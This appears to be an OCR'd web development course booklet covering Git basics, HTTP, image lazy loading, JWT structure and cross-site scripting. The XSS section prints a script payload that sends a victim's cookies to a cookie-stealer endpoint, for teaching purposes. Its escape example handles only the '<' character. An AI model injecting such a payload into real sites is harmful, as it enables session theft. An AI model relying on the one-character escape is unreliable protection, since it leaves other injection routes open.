Web Development


Table Of Content

Module 1 - Web Development Tooling

Git and GitHub Basics

What is Git

- Git is a Version Control System (VCS)
- A version control system helps you document and store changes you made to your file throughout it's lifetime
- It makes it easier to managing your projects, files, and changes made to them
- You can go back and forth to different versions of your files using Git commands
- It helps keep track of changes done to your files over time by any specific user



- Check out the illustration above. Here's a simple flow.
- There are two parts
- One your local setup on your machine
- Two the remote setup where your project files are on the github
- You keep coding in your "working folder" on your computer
- Once you feel you have come to a point where you need to save changes such that a history is maintained for it - that's where you start the commit process
- In the commit process you stage all your changes
- `git add` command for staging changes
- Then you write a nice commit message that will describe your changes to the code
    - ex: Added new TODO component
- Then you commit your changes to your "local repository"
- `git commit` command for committing your changes
- At this point git history is generated for your commited changed. But the changes are still on your local system
- Then you push your changes to the remote repository
- `git push` command for pushing the changes
- After this your changes are on the github cloud
- So, anyone that has access to view your github repo can view these changes and can download it
- They can also write on your changes if given sufficient access
- For downloading the remote repo change use `git fetch`
- `git checkout` command is then used to start working on any git feature branch
- `git merge` is used if you are already on the branch and just want to merge remote changes with your local changes

> NOTE: The exact syntax for these commands will be explained in the following sections

Install Git

- You will first have to install Git to be able to use it
- You can follow the steps from their official docs - https://git-scm.com/
- Once you install verify it by running this command

```
git


// sample output excerpt

usage: git [--version] [--help] [-C <path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--
bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           <command> [<args>]
```

Create Git project

- After your have installed the Git create your first project by running following command

```
git init Ngninja

// Ngninja is your project name. It can be anything you want.

cd Ngninja
```

- When you run this command a Git repository will be created
- And you will go inside that directory

Adding a file to your repo

- Create a text file `first.txt` in your new folder
- Now to add that file to the Git repository run the following command

```
git add first.txt
```

- This will stage your file making it ready to commit
- The `git add` command takes a snapshot of your file
- Now you will have to push/save this snapshot to your Git repository

> Pro tip: You can add all your files by simply running `git add .` instead of providing the individual file names

Committing your file

- Once you have staged your you will have to run commit command to push your changes to the Git repository

- Run the following command to commit your changes

```
git commit -m "my first commit"
```


- Running this command will make save the snapshot of that file in your Git history
- Commit command can take multiple flags allowing you to customize the command
- `-m` flag is used to provide the commit message
- You can see list of all the available flags here

Module 2 - HTTP and API

What is HTTP

- Hyper Text Transfer Protocol
- It defines a set of rules for sending and receiving (transfer) web pages (hypertext)
    - It is also used to transfer other type of data like JSON and images
- It is a simple `request -> response cycle` between a local machine called as client and a remote machine called as server
- When a request is made it has 3 main pieces
    - Start-line
        - Method, target, version
        - ex: `GET /image.jpg HTTP/2.0`
    - Headers
    - Body
- When a response is send back it also has 3 main pieces
    - Start-line
        - Version, status code, status text
        - ex: `HTTP/2.0 404 Not Found`
    - Headers

- Body



- Above illustration shows a simple workflow design on how HTTP works
- Your browser makes a GET request to get the site data
  - `ngninja.com` in this case
- The web server has all the needed content to load the site
- The web server sends the necessary content back to the browser in response

HTTP is a stateless protocol

- It treats each pair of request and response independent
- It does not require to store session information
- This simplifies the server design
- As there is no clean up process required of server state in case the client dies
- But, disadvantage being - additional information is required with every request which is interpreted by server

Module 3 - Web Application Performance

How to lazy load images?

- There are plugins available too
- Below are some methods using vanilla JavaScript

Method 1

- David Walsh's method
- It is easy to implement and it's effective
- Images are loaded after the HTML content
- However, you don't get the saving on bandwidth that comes with preventing unnecessary image data from being loaded when visitors don't view the entire page content
- All images are loaded by the browser, whether users have scrolled them into view or not
- What happens if JS is disabled?
    - Users may not see any image at all
    - Add `<noscript>` tag with src property

```
<noscript>
  <img
    src="myImage.jpg"
    alt="My Image"
    width="300px" />
</noscript>
```

Example

- Here we are selecting all the images with `img[data-src]` selector
- Once the HTML is loaded we just replace the `data-src` attribute with `src` attribute which will render the image

```
<img data-src="myImage.jpg" alt="My Image">

[].forEach.call(document.querySelectorAll('img[data-src]'), function(img)
{

  img.setAttribute('src', img.getAttribute('data-src'));

  img.onload = function() {
    img.removeAttribute('data-src');
  };

});
```

Method 2

- Progressively Enhanced Lazy Loading
- It is an add on to previous David Walsh's method
- It lazy loads images on scroll
- It works on the notion that not all images will be loaded if users don't scroll to their location in the browser

Example

- We have defined function `isInViewport` which determines where the image "rectangle" via the `getBoundingClientRect` function
- In that function we check if the coordinates of the image are in the viewport of the browser
- If so, then the `isInViewport` function returns true and our `lazyLoad()` method renders the image
- If not, then we just skip rendering that image

```
function lazyLoad(){
  for(var i=0; i<lazy.length; i++){

    if(isInViewport(lazy[i])){

      if (lazy[i].getAttribute('data-src')){
        lazy[i].src = lazy[i].getAttribute('data-src');
        lazy[i].removeAttribute('data-src');
      }
    }
  }
}

function isInViewport(el){
  var rect = el.getBoundingClientRect();

  return (
    rect.bottom >= 0 &&
    rect.right >= 0 &&
    rect.top <= (window.innerHeight ||
document.documentElement.clientHeight) &&
    rect.left <= (window.innerWidth ||
document.documentElement.clientWidth)
  );
}
```

Module 4 - Web security

JSON Web Token - JWT

- It is standard used to create access tokens for an application
- It is a way for securely transmitting information between parties as a JSON object
- Information about the auth (authentication and authorization) can be stored within the token itself
- JWT can be represented as a single string

Structure of JWT

- It is made up of three major components
- Each component is base64 encoded

```
base64Url(header) + '.' + base64Url(payload) + '.' + base64Url(signature)
```

```
example how JWT looks like:

feJhbGciOizzUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQm9iYnkgVGFibGVzIiwiaWF0I
```

```
joxNTE2MjM5MDIyLCJpc0FkbWluIjp0cnVlLCJwZXJtaXNzaW9ucyI6eyJ1c2Vyc01ha2UiOnR
ydWUsInVzZXJzQmFuIjp0cnVlLCJ1c2Vyc0RlbGV0ZSI6ZdEsc2V9fQ.HFRcI4qU2lyvDnXhO-
cSTkhvhrTCyXv6f6wXSJKGblk
```

- Header
  - Contains the metadata about the JWT itself
  - Ex: type of algorithm used to encrypt the signature

```
// Header example

{
  "alg": "HS256",
  "typ": "JWT"
}
```

- Payload
  - This is the most important part from the app's perspective
  - Payload contains the `claims`
  - User sends this payload to the server
  - Server then decodes the payload to check for example whether the user can delete a resource

```
// Payload example

{
  "name": "Ninja",
  "iat": 123422221, // timestamp the JWT was issued
  "isAdmin": true,
  "permissions": {
     "canViewOrders": true,
```

```
      "canDeleteOrders": false
    }
  }
```

- Signature
    - This pertains to the security
    - Basically, it's a hashed value of your header, payload, and SECRET
    - The secret that only server and trusted entities know
    - Server used this signature to validate the JWT sent by the user
    - It looks gibberish

Popular analogy to explain JWT

- Imagine international airport
- You come to the immigration and say - "hey I live here, please pass me through"
    - Your passport confirms this
- Passport office - authentication service which issued JWT
- Passport - JWT signed by passport office
- Citizenship/visa - your claim contained in the JWT
- Border immigration - security layer which verifies and grants access to the resources
- Country - the resource you want to access

How JWT works

- JWT is returned as a response to the user after successful login
- JWT is saved locally on local storage, session storage or cookie
- When user want to access private route

    - User query request will send the JWT in authorization header using the bearer schema `Authorization: Bearer <token>`
- Protected route checks if the JWT is valid and whether the user has the access
    - If so, then user is allowed to the route or perform the restricted action

Advantages of JWT

- It is compact so transmission is fast
- JSON is less verbose
- It is self contained
    - The payload contains all the required information about user
    - So no need to query server more than once
- It is very secure
    - It can use the shared SECRET as well as pub/private key pair
    - Strength of the security is strongly linked to your secret key
- It is easy to implement
    - Developers use Auth0 to manage majority if the JWT stack


Disadvantages of JWT

- Logouts, deleting users, invalidating token is not easy in JWT
- You need to whitelist or backlist the JWTs
- So every time user sends JWT in the request you have to check in the backlist of the JWT

XSS

- Cross Site Scripting
- The attacker injects malicious script into trusted website
  - Example: attacker injects JavaScript code which is displayed in user browser
- Vulnerabilities are injected via
  - URL
  - DOM manipulation
- Types
  - Unprotected and not sanitized user inputs are stored in database and displayed to other users
  - Unprotected and not sanitized values from URLs are directly used on the web pages
- When a user is XSS'ed
  - The attacker has access to all it's web browser content
  - Cookies, history, etc.

How XSS work?



- Refer to the flow from the above diagram
- Ideally website inputs *should* only accept plain texts
- But consider there is a vulnerable website which accepts below script tag and saves it, like bow

```
<script>
    document.write('<img src="http://localhost/cookiestealer.php? cookie
='
    + escape(document.cookie) +
    + ' />');
</script>

// `document.cookie` has the cookie
// `cookiestealer.php` has the script to send the cookie to the attacker
```

- Attacker injects the above example script that will steal the victim's cookies
- The victim browser will think its javascript code sent by server to be executed
- The user will see an image-link so user might just click it
- When the user clicks this link image gets rendered, BUT -
    - In the background this link will silently grab the cookie
    - This cookie has all the active session details
- The cookies are sent to the attacker
- Now attacker can pose as the victim user and do bad things

Defense against XSS

- Every value that can be entered by user should be treated as `untrusted data`
- All the input must be `sanitized` before storing
    - Example: all theHTML tags are removed
- Validation code for number values, username, email, password
    - There are existing libraries available for doing such validations
- Escape the strings
    - This script looks for special characters, such as `< >` and replaces them with appropriate HTML character entity name
    - There are existing libraries available for this purpose
    - Write escape logic on front end as well as back end
    - Below is a simple logic how to escape the string

```

```

```
function escapeString(str) {
  return str.replace(/</g, '&lt;')
}
```